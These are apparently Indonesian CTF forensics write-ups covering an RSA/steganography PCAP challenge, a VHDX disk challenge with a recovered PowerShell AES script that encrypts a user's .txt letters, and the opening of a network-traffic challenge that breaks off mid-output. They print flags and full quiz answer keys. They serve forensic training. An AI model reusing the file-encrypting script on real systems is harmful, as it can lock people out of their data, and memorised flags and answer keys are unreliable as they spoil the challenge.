Inspeksi pada **documents/documents/kriptografi_asimetris.md** mengindikasikan bahwa .personal.enc adalah ciphertext RSA 2048-bit. Namun, ekstraksi menggunakan strings selalu gagal karena string yang tertangkap hanya sepanjang **253 digit** (terpotong).

Cross-check menggunakan tshark mengungkap bahwa parameter sebenarnya disembunyikan di dalam **DNS TXT** record dengan domain internal mtd-sync.internal:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ tshark -r info.pcap -Y 'dns.txt && dns.qry.name contains "mtd-sync"' \
  -T fields -e frame.number -e dns.qry.name -e dns.txt -E separator='|'
```

Output:

```
7673|k1.mtd-sync.internal|n=19577019262208609244655615654347821017136195812985656200835851864733517153954648264156130126249750602685129610246848537439629834091288367847314819221763920402413180285780454082016558707734024669648394380707377605144985905248189002119572170248416003529028181283779800199322235221601291567720360714938892692180127072357290817961987480551867535901451139490462861098564523206786451202268563478972206576874626240596284665441458588398303093755386086987995700019321554453066190037395552759081190987929120144541623320,095563163825440177465891537847608092063244328707711738414600196695305967855619509433073607171071300965879256176075|k2.mtd-sync.internal|e=65537
```

Output di atas menunjukkan bahwa nilai **n** dipecah menjadi 3 bagian (chunk) yang dipisahkan oleh koma, sementara nilai **e=65537** berada di record k2.

Setelah ketiga chunk n digabungkan, didapatkan nilai utuh sepanjang **619 digit (2048-bit)**.

Meskipun kita sudah memiliki **n** dan **e**, kita tetap tidak bisa mendekripsi **.personal.enc** karena **p**, **q**, dan d tidak disertakan. Percobaan faktorisasi menggunakan Fermat, Pollard p-1, hingga **RsaCtfTool** mengalami kegagalan total. Ini menandakan bahwa n dibuat dengan aman, dan kita harus mencari nilai **p** melalui vektor lain.

4. Tahap Eksploitasi – Steganografi **hayoo.png** Memberikan **p**

Karena n tidak bisa difaktorkan secara matematis (Fermat dan RsaCtfTool gagal), kami beralih memeriksa artefak lain yang mencurigakan di dalam arsip **gallery.zip**.
gallery/gallery/hayoo.png (288 KB, paling besar) mencurigakan. zsteg -e mengungkap payload extradata:0 dengan marker klasik:

```
de ad be ef 00 80 a2 93 14 f8 aa 7e b9 6d a7 15  ...
Struktur: DEADBEEF + 0080 (=128) + 128 byte payload.
```

Ekstrak:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ zsteg -e extradata:0 loot_extracted/loot/gallery/gallery
/hayoo.png > hayoo_extra.bin
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$
```

lalu kita cek isi payload

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ ls -lh hayoo_extra.bin
xxd hayoo_extra.bin | head
```

Output

```
-rwxrwxrwx 1 len len 134 Oct 24 13:49 hayoo_extra.bin
00000000: dead beef 0080 a293 14f8 aa7e b96d a715  .........~.m..
00000010: 148d a60f adff acc9 c725 dcdb ce41 72d6  .........%...Ar.
00000020: e128 79a7 9b27 1109 95dd 3138 f67a 399b  .(y..'....18.z9.
00000030: 2296 d9fd f08a aceb 5ecb 7adc dbc1 31b5  ".......^.z...1.
00000040: ad0a 10dc 94b6 e278 917d 0534 2db9 a9bf  .......x.}.4-...
00000050: 342a e9cd 5a0b 7138 0569 d6e9 db20 b98f  4*..Z.q8.i... ..
00000060: 58f8 a1e0 badf 196f 3e6c 76b2 2a7e 7983  X......o>lv.*~y.
00000070: 5497 6dfe 1291 ecf9 e2bf 7691 3c2e f2e3  T.m.......v.<...
00000080: 6673 eae9 a29b                           fs....
```

Ukuran file hayoo_extra.bin adalah **134 byte**. Ini terdiri dari **6 byte header (DEADBEEF + 0080)** ditambah **128 byte** payload murni.
Selanjutnya kita uji menggunakan python3:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ python3 - <<'PY'
n = int(open('n.txt').read().strip())
payload = open('hayoo_extra.bin','rb').read()[6:]  # Abaikan header 6 byte
p = int.from_bytes(payload, 'big')
print("p bits:", p.bit_length())
print("n % p =", n % p)
PY
```

Output

```
p bits: 1024
n % p = 0
```

Payload diawali dengan magic bytes **DE AD BE EF**, sebuah penanda heksadesimal klasik yang sering digunakan dalam challenge untuk menandai adanya data biner tersembunyi.

Inilah kunci challengenya: **p** diselipkan lewat stego PNG, bukan dikirim sebagai teks.

5. Tahap Eksploitasi – Dekripsi **.personal.enc**
Bangun **private.pem** dari **p,q,n**:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ python3 - <<'PY'
from Crypto.PublicKey import RSA
n = int(open('n.txt').read().strip())
p = int(open('p.txt').read().strip())
q = int(open('q.txt').read().strip())
e = 65537
assert p*q == n
d = pow(e, -1, (p-1)*(q-1))
open('private.pem','wb').write(RSA.construct((n,e,d,p,q)).export_key())
print("private.pem siap")
PY
openssl rsa -in private.pem -check -noout
private.pem siap
RSA key ok
```

Konversi **.personal.enc** (string desimal) ke binary, lalu dekripsi. Padding PKCS1 menghasilkan 154 byte **binary,** bukan teks – mengindikasikan padding yang diterapkan sebenarnya bukan PKCS1 standar. Solusi: **raw RSA.**

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ python3 - <<'PY'
n = int(open('n.txt').read())
p = int(open('p.txt').read())
q = int(open('q.txt').read())
d = pow(65537, -1, (p-1)*(q-1))
c = int(open('loot_extracted/loot/documents/documents/.personal.enc').read().strip())
b = pow(c, d, n).to_bytes(16, 'big')
print("hex:", b.hex())
print("ascii:", b.decode())
PY
```

Output:

```
hex: 354e316c33787449345a676d484c4461
ascii: 5N1l3xtI4ZgmHLDa
```

6. Tahap Akhir – Unlock **danger.zip** dan Ambil Flag

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ 7z x loot_extracted/loot/danger.zip -p'5N1l3xtI4ZgmHLDa'
 -o./danger_out -y
cat danger_out/flag.txt
```

Output:

```
7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=C.UTF-8 Threads:8 OPEN_MAX:10240

Scanning the drive for archives:
1 file, 223 bytes (1 KiB)

Extracting archive: loot_extracted/loot/danger.zip
--
Path = loot_extracted/loot/danger.zip
Type = zip
Physical Size = 223

Everything is Ok

Size:       39
Compressed: 223
IONIC{3xtr4ct10n_m4st3r_f0r3ns1c5_w1ns}(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$
```

Flag sudah di dapatkan: **IONIC{3xtr4ct10n_m4st3r_f0r3ns1c5_w1ns}.**

Implementasi Ringkas Alur Serangan

1. Identifikasi Enkripsi: Ekstrak loot.zip menggunakan 7z (bukan unzip) karena menggunakan metode kompresi 99 (WinZip AES).
2. Ambil Password Pertama: Temukan string Check my password :IONIC{P3MAN45AN-DulU-8@Ng} dari payload TCP stream kustom ke 192.168.1.10:3490 di dalam info.pcap.

3. Buka Arsip Utama: Gunakan password tersebut untuk membuka loot.zip dan mengekstrak tiga file arsip di dalamnya: danger.zip, documents.zip, dan gallery.zip.
4. Buka Arsip Pendukung: Gunakan password yang sama untuk membuka documents.zip dan gallery.zip (password danger.zip ternyata berbeda).
5. Ekstraksi Parameter RSA (DNS): Dari info.pcap, ekstrak data DNS TXT k1.mtd-sync.internal (berisi n yang terbagi dalam 3 chunk) dan k2.mtd-sync.internal (berisi e=65537). Gabungkan n menjadi utuh 2048-bit (619 digit) ke dalam n.txt.
6. Ekstraksi Faktor Prima (Stego): Ekstrak payload DEADBEEF + 128 byte dari gambar hayoo.png menggunakan zsteg -e extradata:0. Hasil ekstraksi ini adalah faktor prima p (1024-bit).
7. Rekonstruksi Private Key: Hitung q = n // p, lalu bangun file private.pem menggunakan p, q, dan e.
8. Dekripsi Payload (Raw RSA): Konversi .personal.enc ke binary, lalu lakukan dekripsi Raw RSA (m = c^d mod n tanpa padding) untuk menghindari error. Hasilnya adalah 16 byte ASCII: **5N1l3xtI4ZgmHLDa.**
9. Unlock Arsip Terakhir & Flag: Gunakan string 5N1l3xtI4ZgmHLDa sebagai password untuk membuka danger.zip dan ambil flag di dalam flag.txt: **IONIC{3xtr4ct10n_m4st3r_f0r3ns1c5_w1ns}.**

Kesimpulan
Akar masalah challenge ini adalah **rantai enkapsulasi berlapis** yang memanfaatkan berbagai kanal data tersembunyi:
• **Kanal aplikasi**: password loot.zip disembunyikan dalam payload TCP kustom ke port 3490.
• **Kanal DNS**: parameter RSA (n, e) diselipkan sebagai TXT record multi-chunk dengan domain internal mtd-sync.internal – teknik tunneling DNS yang sengaja dibuat agar strings mengira n hanya 253 digit.
• **Kanal stego**: faktor p diselipkan di extradata PNG dengan marker DEADBEEF, memaksa investigator melakukan stego extraction alih-alih menyerang n secara langsung.
• **Jebakan kriptografi**: .personal.enc sengaja diisi ciphertext yang sama dengan contoh di dokumen kriptografi_asimetris.md agar dikira decoy – padahal itu ciphertext asli. Padding PKCS1 yang terlihat "valid" menghasilkan binary, sehingga dibutuhkan **raw RSA** untuk mendapatkan plaintext sebenarnya.
Flag berhasil diekstrak setelah mengikuti rantai lengkap: **PCAP → DNS TXT → PNG Stego → RSA raw decrypt → AES ZipCrypto.**

Flag:

IONIC{3xtr4ct10n_m4st3r_f0r3ns1c5_w1ns}

Deepseek: https://chat.deepseek.com/share/ihn4uksypb47q9dyph

Write-Up: Sometimes I Thinking - Forensics

Challenge: Something I Thinking (718 pts)
Kategori: Digital Forensics / Disk & Memory Forensics
Vektor: Disk Image Analysis → Mount VHDX → NTFS Recovery → Crypto Decryption → Steganography (Acrostic) → Event Log Correlation

Analisis Masalah

- Challenge memberikan dua file:
  - **Nanklien.zip** (terenkripsi AES, password diberikan di deskripsi)
  - **Nankila.vhdx** – virtual disk Hyper-V berukuran ~324 MiB

Setelah ekstrak ZIP dengan password **The_stage_is_set_the_storm_is_brewing_Let_the_show_begin**, didapat sebuah VHDX. **file** salah mendeteksi sebagai **1st region INVALID**, tetapi header **xxd** mengonfirmasi magic **vhdxfile** – file valid, dibuat oleh **Microsoft Windows 10.0.26200.**

Instance remote **chall.ctf.tccpens.id:30397** ternyata bukan submit flag, melainkan kuis 10 pertanyaan berurutan tentang hasil investigasi.

Skenario: Seorang user bernama Valthea (tema VTuber Nankila) memiliki file surat di Documents\letters yang dienkripsi dengan skrip PowerShell, kemudian dihapus ke Recycle Bin. Tugas kita merekonstruksi seluruh alur: enkripsi, penghapusan, dan pesan tersembunyi di dalamnya.

Langkah Penyelesaian

1. Tahap Analisis – Mount Virtual Disk
Pertama, kita mengekstrak ZIP dengan password yang diberikan, lalu mengonversi file Nankila.vhdx ke format raw agar bisa dianalisis menggunakan tools Linux. Karena terdapat dirty log, kita perbaiki VHDX terlebih dahulu sebelum konversi.

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ ls -lh Nankila.raw
fdisk -l Nankila.raw
```

Output

```
-rwxrwxrwx 1 len len 2.0G Oct 24 17:56 Nankila.raw
Disk Nankila.raw: 2 GiB, 2147483648 bytes, 4194304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: D1824D5C-5885-411E-AE8B-DC46E88740F7

Device       Start     End Sectors Size Type
Nankila.raw1    34   32767   32734  16M Microsoft reserved
Nankila.raw2 32768 4190207 4157440   2G Microsoft basic data
```

Dari output **fdisk**, terlihat partisi data (**Nankila.raw2**) dimulai dari sector **32768**. Kita dapat me-mount-nya dengan menghitung offset **byte: 32768 * 512 = 16777216.**

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ sudo umount /mnt/vhd 2>/dev/null
sudo mkdir -p /mnt/vhd
sudo mount -t ntfs-3g -o ro,loop,offset=16777216 Nankila.raw /mnt/vhd
ls -la /mnt/vhd
```

Output

```
total 12
drwxrwxrwx  1 root root    0 Oct  7 23:28 '$RECYCLE.BIN'
drwxrwxrwx  1 root root 4096 Oct  7 23:28  .
drwxr-xr-x 10 root root 4096 Oct 24 15:46  ..
drwxrwxrwx  1 root root 4096 Oct 24 16:24 'System Volume Information'
drwxrwxrwx  1 root root    0 Oct  7 23:26  Users
drwxrwxrwx  1 root root    0 Oct  7 23:28  Windows
```

2. Tahap Analisis – Ekstrak Artefak PowerShell

```
len@DESKTOP-O9660T8:/mnt/vhd/Users/Valthea/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine$ sudo mount -t ntfs-3g -o ro,loop,offset=16777216 Nankila
.raw /mnt/vhd
ls -la /mnt/vhd
cd /mnt/vhd/Users/Valthea/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine
cat ConsoleHost_history.txt
```

Output:

```
mount: /mnt/vhd: failed to setup loop device for Nankila.raw.
total 12
drwxrwxrwx  1 root root    0 Oct  7 23:28 '$RECYCLE.BIN'
drwxrwxrwx  1 root root 4096 Oct  7 23:28  .
drwxr-xr-x 11 root root 4096 Oct 24 19:09  ..
drwxrwxrwx  1 root root 4096 Oct 24 16:24 'System Volume Information'
drwxrwxrwx  1 root root    0 Oct  7 23:26  Users
drwxrwxrwx  1 root root    0 Oct  7 23:28  Windows

$dir = "M:\Users\Valthea\Documents\letters"

$key = [Security.Cryptography.SHA256]::Create().ComputeHash([Text.Encoding]::UTF8.GetBytes("nankila_moon"))
$guid = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Cryptography').MachineGuid
$iv = [Security.Cryptography.MD5]::Create().ComputeHash([Text.Encoding]::UTF8.GetBytes($guid)
)

$aes = [Security.Cryptography.Aes]::Create()
$aes.Mode = 'CBC'
$aes.Padding = 'PKCS7'
$aes.Key = $key
$aes.IV = $iv

Get-ChildItem $dir -Filter *.txt | ForEach-Object {

    $data = [IO.File]::ReadAllBytes($_.FullName)

    $enc = $aes.CreateEncryptor().TransformFinalBlock($data,0,$data.Length)

    [IO.File]::WriteAllBytes("$dir\$($_.BaseName).enc",$enc)
```

Ditemukan script PowerShell yang membocorkan seluruh metode enkripsi:

```
$dir = "M:\Users\Valthea\Documents\letters"

$key =
[Security.Cryptography.SHA256]::Create().ComputeHash([Text.Encoding]::UT
F8.GetBytes("nankila_moon"))
$guid = (Get-ItemProperty
'HKLM:\SOFTWARE\Microsoft\Cryptography').MachineGuid
iv=[Security.Cryptography.MD5]::Create().ComputeHash([Text.Encoding]::UT
F8.GetBytes(guid))

$aes = [Security.Cryptography.Aes]::Create()
$aes.Mode = 'CBC'
$aes.Padding = 'PKCS7'
$aes.Key = $key
$aes.IV = $iv

Get-ChildItem $dir -Filter *.txt | ForEach-Object {
    data=[IO.File]::ReadAllBytes(_.FullName)
    $enc =
aes.CreateEncryptor().TransformFinalBlock(data,0,$data.Length)
    [IO.File]::WriteAllBytes("$dir\$($_.BaseName).enc",$enc)}
```

```
Analisis Script:
Target Directory: M:\Users\Valthea\Documents\letters
Target File: *.txt (diubah menjadi .enc)
Algoritma: AES-CBC dengan PKCS7
Key: SHA256 dari string nankila_moon
IV: MD5 dari MachineGuid
```

Karena IV membutuhkan MachineGuid, kita harus mengekstraknya dari file registry SOFTWARE.

```
len@DESKTOP-O9660T8:/mnt/vhd/Users/Valthea/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine$ mkdir -p ~/ctf/nankila
sudo cp /mnt/vhd/Windows/System32/config/SOFTWARE ~/ctf/nankila/SOFTWARE
sudo chown -R $USER:$USER ~/ctf/nankila
cd ~/ctf/nankila
hivexget SOFTWARE 'Microsoft\Cryptography' MachineGuid
[sudo] password for len:
4f7c2d91-8a13-4b56-bc21-91e6a8d74320
```

output hivexget menghasilkan **4f7c2d91-8a13-4b56-bc21-91e6a8d74320**

3. Tahap Dekripsi – Rekonstruksi AES Key

Kita menyalin file .enc dari folder letters dan melakukan dekripsi menggunakan parameter yang didapat dari history PowerShell.

```
len@DESKTOP-O9660T8:~/ctf/nankila$ sudo cp /mnt/vhd/Users/Valthea/Documents/letters/*.enc ~/ctf/nankila/letters/
sudo chown -R $USER:$USER ~/ctf/nankila/letters
cd ~/ctf/nankila/letters

KEY=$(printf '%s' 'nankila_moon' | sha256sum | cut -d' ' -f1)
GUID='4f7c2d91-8a13-4b56-bc21-91e6a8d74320'
IV=$(printf '%s' "$GUID" | md5sum | cut -d' ' -f1)
echo "KEY=$KEY"
echo "IV=$IV"

for f in *.enc; do
  openssl enc -d -aes-256-cbc -K "$KEY" -iv "$IV" -in "$f" -out "${f%.enc}.txt"
done
ls -la
KEY=7ade30b6fb0fdc44b1cc7c89a9b3f285f1efef0d670f2f9f2b16d95de0535570
IV=a6a5fcc3775ef2eb1d3889f08826aced
total 24
drwxr-xr-x 2 len len 4096 Oct 24 16:10 .
drwxr-xr-x 4 len len 4096 Oct 24 16:12 ..
-rwxr-xr-x 1 len len  720 Oct 24 19:36 mP7xQa.enc
-rw-r--r-- 1 len len  712 Oct 24 19:36 mP7xQa.txt
-rwxr-xr-x 1 len len  768 Oct 24 19:36 q8F2kL.enc
-rw-r--r-- 1 len len  757 Oct 24 19:36 q8F2kL.txt
```

Namun, setelah dibaca isinya, kedua file .txt tersebut hanyalah surat biasa (decoy). Flag tidak ada di sini.

```
len@DESKTOP-O9660T8:~/ctf/nankila/letters$ cat mP7xQa.txt && cat q8F2kL.txt
Dear friend,
It has been quite some time since we last had a proper conversation.
I have been meaning to write this down for a while, but somehow
there was always something else that needed to be done.
I still remember the conversations we used to have after class.
Sometimes they were about completely ordinary things, but those
were probably the moments that I remember the most.
Things have changed quite a lot since then.
Everyone seems to be busy with their own plans and responsibilities.
I suppose that is simply part of growing up.
I hope everything is going well on your side.
Maybe someday we will have the chance to sit down and talk again.
Until then, take care and keep doing your best.
Regards,
V
```

```
I found this old letter while cleaning up some of my files.
I honestly do not remember exactly when I wrote it.
There are a lot of things mentioned here that seemed
important at the time, but most of them feel rather
ordinary now.
I used to write down almost everything that happened
during the week. Classes, assignments, plans for the
weekend, and random thoughts that probably did not
matter very much.
Looking at these notes again is actually quite interesting.
It reminds me how different things were back then.
Some plans worked out.
Some did not.
A few things were completely forgotten.
I guess that is how things usually go.
Anyway, this letter is probably not something I need
to keep forever, but I decided to leave it here for now.
End of note.
```

4. Tahap Recovery – File Terhapus di Recycle Bin

Karena file di folder letters adalah decoy, kita memeriksa $RECYCLE.BIN menggunakan tools forensik sleuthkit untuk mencari file yang dihapus.

```
len@DESKTOP-O9660T8:~/ctf/nankila/letters$ cd "/mnt/d/CTF IONIC/compe/foren/something-i-thinking"
sudo umount /mnt/vhd 2>/dev/null

sudo fls -r -p -o 32768 Nankila.raw | grep -iE 'recycle|\.enc'
```

Ditemukan:

```
r/r 51-128-1:   Users/Valthea/Documents/letters/mP7xQa.enc
r/r 52-128-3:   Users/Valthea/Documents/letters/q8F2kL.enc
d/d 83-144-1:   $RECYCLE.BIN
d/d 84-144-1:   $RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001
r/r 93-128-1:   $RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001/$I4Z28QQ.enc
r/r 88-128-1:   $RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001/$IGFDOUD.enc
r/r 53-128-3:   $RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001/$R4Z28QQ.enc
r/r 85-128-1:   $RECYCLE.BIN/S-1-5-21-3596307641-1874146307-3692450437-1001/desktop.ini
d/d 95-144-1:   $RECYCLE.BIN/S-1-5-21-4073744430-3659768316-1346474960-1001
r/r 96-128-1:   $RECYCLE.BIN/S-1-5-21-4073744430-3659768316-1346474960-1001/desktop.ini
```

Kita ekstrak file-file tersebut menggunakan icat:

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ sudo icat -o 32768 Nankila.raw 53-128-3 > /tmp/R4Z28QQ.enc
sudo icat -o 32768 Nankila.raw 93-128-1 > /tmp/I4Z28QQ.bin
sudo icat -o 32768 Nankila.raw 88-128-1 > /tmp/IGFDOUD.bin
ls -la /tmp/R4Z28QQ.enc /tmp/I4Z28QQ.bin /tmp/IGFDOUD.bin
-rw-r--r-- 1 len len  130 Oct 24 19:48 /tmp/I4Z28QQ.bin
-rw-r--r-- 1 len len  120 Oct 24 19:48 /tmp/IGFDOUD.bin
-rw-r--r-- 1 len len 1296 Oct 24 19:48 /tmp/R4Z28QQ.enc
```

Untuk mengetahui nama asli file sebelum dihapus, kita membaca metadata **$I** menggunakan **strings**.

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ strings -el /tmp/I4Z28QQ.bin
strings -el /tmp/IGFDOUD.bin
M:\Users\Valthea\Documents\letters\love_letter.enc
M:\Users\Valthea\Documents\letters\zK4nRt.enc
```

5. Tahap Steganografi – Akrostik

Kita mendekripsi $R4Z28QQ.enc (yang merupakan file love_letter.enc) menggunakan Key dan IV yang sama.

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ KEY=$(printf '%s' 'nankila_moon' | sha256sum | cut -d' ' -f1)
GUID='4f7c2d91-8a13-4b56-bc21-91e6a8d74320'
IV=$(printf '%s' "$GUID" | md5sum | cut -d' ' -f1)

openssl enc -d -aes-256-cbc -K "$KEY" -iv "$IV" -in /tmp/R4Z28QQ.enc -out /tmp/R4Z28QQ.txt
cat /tmp/R4Z28QQ.txt
Always remember the quiet moments we shared.
Life sometimes gives us memories we never expected.
When I look back, I still remember those days.
Although things have changed, some feelings remain.
You were always someone I could trust.
Sometimes I wonder if you remember it too.
Lately, I have been thinking about the past.
One day, perhaps, we will understand everything.
Very few people leave memories like you did.
Even after all this time, I still remember.
You made ordinary days feel different.
Only time will tell where our paths lead.
Until then, I will keep these memories safe.
I never found the right words to say this.
No matter how far we go, memories remain.
Every moment we shared meant something to me.
Very often, I find myself thinking about those days.
Even silence can carry words that are difficult to say.
Remember that some memories never truly disappear.
You may not realize how much those moments meant.
Until we meet again, take care of yourself.
Never forget the good times we had.
I hope someday you will understand.
Very quietly, I will keep this memory.
Even when everything changes, some things remain.
Remember the moments that made us smile.
Somewhere in the future, perhaps we will meet again.
Everything I never said is hidden within these words.
```

Isi surat tersebut membentuk sebuah akrostik (huruf pertama setiap baris). Kita ekstrak menggunakan awk.

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ awk 'NF { printf "%s", substr($0,1,1) }' /tmp/R4Z28QQ.txt; echo
ALWAYSLOVEYOUINEVERYUNIVERSE
```

ALWAYSLOVEYOUINEVERYUNIVERSE

6. Tahap Korelasi – Event Log PowerShell

Untuk menjawab pertanyaan "Kapan aktivitas mencurigakan terjadi" di kuis, timestamp file .enc tidak akurat (karena carried-over). Kita harus membaca event log otoritatif di **PowerShell-Operational.evtx.**

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ sudo fls -r -p -o 32768 Nankila.raw | grep -i 'evtx'
sudo icat -o 32768 Nankila.raw 86 > /tmp/ps.evtx
file /tmp/ps.evtx
[sudo] password for len:
r/r 86-128-3:   Windows/System32/PowerShell-Operational.evtx
/tmp/ps.evtx: MS Windows 10-11 Event Log, version  3.2, 211 chunks (no. 210 in use), next record no. 9700
```

Kita parsing event 4104 (ScriptBlock Logging) untuk mencari waktu eksekusi loop enkripsi (Encrypting).

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ ~/.local/share/pipx/venvs/python-evtx/bin/python3 - <<'EOF'
from Evtx.Evtx import Evtx
from datetime import timezone
import re

with Evtx('/tmp/ps.evtx') as log:
    for rec in log.records():
        xml = rec.xml()
        m = re.search(r'<EventID[^>]*>(\d+)</EventID>', xml)
        if m and m.group(1) == '4104':
            sb = re.search(r'<Data Name="ScriptBlockText">(.*?)</Data>', xml, re.S)
            if sb and 'Encrypting' in sb.group(1):
                ts = rec.timestamp().astimezone(timezone.utc)
                print(ts.strftime('%d-%m-%Y_%H:%M:%S UTC'))
EOF
06-10-2026_09:17:14 UTC
06-10-2026_09:17:14 UTC
```

kita mendapatkan **:06-10-2026_09:17:14 UTC**

7. Bukti Flag (Kuis Instance)

Dengan seluruh artefak yang sudah ditemukan, kita terhubung ke instance remote dan menjawab 10 pertanyaan berurutan.

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/something-i-thinking$ nc chall.ctf.tccpens.id 30927
======================================================================
       WELCOME TO THE IONIC 2026 FORENSICS CHALLENGE!
======================================================================

Solve all questions to obtain the flag.

[1/10] What's the current name of the encrypted file?
> $R4Z28QQ.enc
[+] Correct!

[2/10] What's the algorithm used to encrypt the file? (format: XXX-XXX)
> AES-CBC
[+] Correct!

[3/10] When was the suspicious activity happened? (in UTC) (in UTC) (format: DD-MM-YYYY_hh:mm:ss UTC)
> 06-10-2026_09:17:14 UTC
[+] Correct!

[4/10] What's the suspicious script's target directory? (format: M:\...\...)
> M:\Users\Valthea\Documents\letters
[+] Correct!

[5/10] What file extension was targeted by the suspicious script? (format: .xxx)
> .txt
[+] Correct!

[6/10] What Windows registry config was used by the suspicious script?
> MachineGuid
[+] Correct!

[7/10] What's the value of that registry config?
> 4f7c2d91-8a13-4b56-bc21-91e6a8d74320
[+] Correct!

[8/10] What's the string used for the key?
> nankila_moon
[+] Correct!

[9/10] What is the original path of the deleted file? (format: M:\...\...)
> M:\Users\Valthea\Documents\letters\love_letter.txt
[+] Correct!

[10/10] What secret message was recovered from the encrypted artifact? (all uppercase, no spaces)
> ALWAYSLOVEYOUINEVERYUNIVERSE
[+] Correct!

======================================================================
CASE SOLVED, VALTHEA WILL ALWAYS LOVE YOU
======================================================================

FLAG: IONIC{V4lthea_N4nk1la_w1ll_4lw4y5_r6member_y0u_4s_her_7usb4nd}
```

Konek ke chall.ctf.tccpens.id:30397 → jawab 10 pertanyaan berurutan.
Jawaban Kuis:

1. Current name of encrypted file: $R4Z28QQ.enc
2. Algorithm: AES-CBC
3. Suspicious activity time (UTC): 06-10-2026_09:17:14 UTC
4. Target directory: M:\Users\Valthea\Documents\letters
5. File extension: .txt
6. Registry config: MachineGuid
7. Registry value: 4f7c2d91-8a13-4b56-bc21-91e6a8d74320
8. Key string: nankila_moon
9. Original path of deleted file: M:\Users\Valthea\Documents\letters\love_letter.txt
10. Secret message: ALWAYSLOVEYOUINEVERYUNIVERSE

Setelah Q10 dijawab benar, server mengeluarkan:
FLAG: IONIC{V4lthea_N4nk1la_w1ll_4lw4y5_r6member_y0u_4s_her_7usb4nd}

Kesimpulan

Akar masalah challenge ini adalah rantai artefak forensik yang saling melengkapi. Tiga pelajaran utama:

PowerShell history adalah goldmine — skrip ConsoleHost_history.txt bisa membocorkan algoritma, key derivation, path target, dan registry access secara utuh.

File timestamp sering menipu — File Modified pada .enc hasil rename di Recycle Bin mewarisi mtime file asli, sehingga timestamp tersebut tidak merefleksikan waktu eksekusi skrip. Sumber otoritatif untuk "kapan aktivitas terjadi" adalah event log (PowerShell-Operational.evtx event 4104), bukan file timestamp.

Layered steganography — flag tidak ada di ciphertext mentah, melainkan di akrostik hasil dekripsi. File .enc di Recycle Bin adalah kunci yang menyembunyikan pesan, dan pesan itu sendiri adalah jawaban final.

Flag

IONIC{V4lthea_N4nk1la_w1ll_4lw4y5_r6member_y0u_4s_her_7usb4nd}

Agents: https://chat.deepseek.com/share/tyl69poljbb2fx0fig

Write-Up: Getting-info - Forensics

Challenge: getting-info (864 pts)
File: info.pcap (1.220.345 bytes, 7.679 frame)
Kategori: Digital Forensics / Network Forensics
Vektor: Traffic Analysis → Decoy Filtering → XOR (Recipe 13374299ABCD) → Raw Inflate → Grid Transposition (7×7)

Analisis Masalah

Challenge memberikan satu file PCAP berukuran ~1.2 MB dengan total 7.679 frame. Deskripsi menyebut adanya anomali pada traffic, log yang masif, dan sebuah peringatan penting:

```
"Don't be rushing, bro. Don't jump to conclusions when analyzing a PCAP. If you let yourself get swayed too easily by initial assumptions, you might just fall into a trap."
```

Peringatan ini bukan basa-basi. PCAP ini memang dipenuhi noise dan jebakan. Protocol Hierarchy Statistics menunjukkan mayoritas frame hanyalah lalu lintas rutin:

```
eth                                      frames:7679 bytes:1097457
  arp                                    frames:483  bytes:25596
  ipv6     -> mdns/quic/dns              frames:1976 bytes:675826
  ip       -> tcp/tls/mdns/ssdp/dns      frames:5220 bytes:396035
```

Yang penting dari hint:

```
"Look at the end of the traffic, I think that's raw data. Try grabbing
it and processing it using recipe 13374299ABCD... oh, you might need a
chef for that!"
```

Dua kata kunci yang harus diterjemahkan:

```
recipe + chef      = CyberChef (alat "recipe"-based)
13374299ABCD       = Key XOR dalam bentuk hex
raw data           = Data mentah tanpa protokol aplikasi
end of the traffic = Paket terakhir di PCAP
```

Jadi jalur yang benar adalah: ambil payload paket terakhir → XOR dengan key 13374299ABCD → decompress (Raw Inflate/zlib).

Langkah Penyelesaian

1. Tahap Analisis – Mencari Anomali (dan Menemukan Jebakan)
Langkah pertama adalah memetakan komposisi traffic untuk memastikan mayoritas frame memang noise, bukan data penting.

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/getting-info$ tshark -r info.pcap -q -z io,phs

===================================================================
Protocol Hierarchy Statistics
Filter:

eth                                      frames:7679 bytes:1097457
  arp                                    frames:483 bytes:25596
  ipv6                                   frames:1976 bytes:675826
    tcp                                  frames:499 bytes:78067
      tls                                frames:116 bytes:39349
        tcp.segments                     frames:1 bytes:572
      http                               frames:14 bytes:4267
      data                               frames:24 bytes:1800
    icmpv6                               frames:48 bytes:5360
    udp                                  frames:1429 bytes:592399
      mdns                               frames:570 bytes:135180
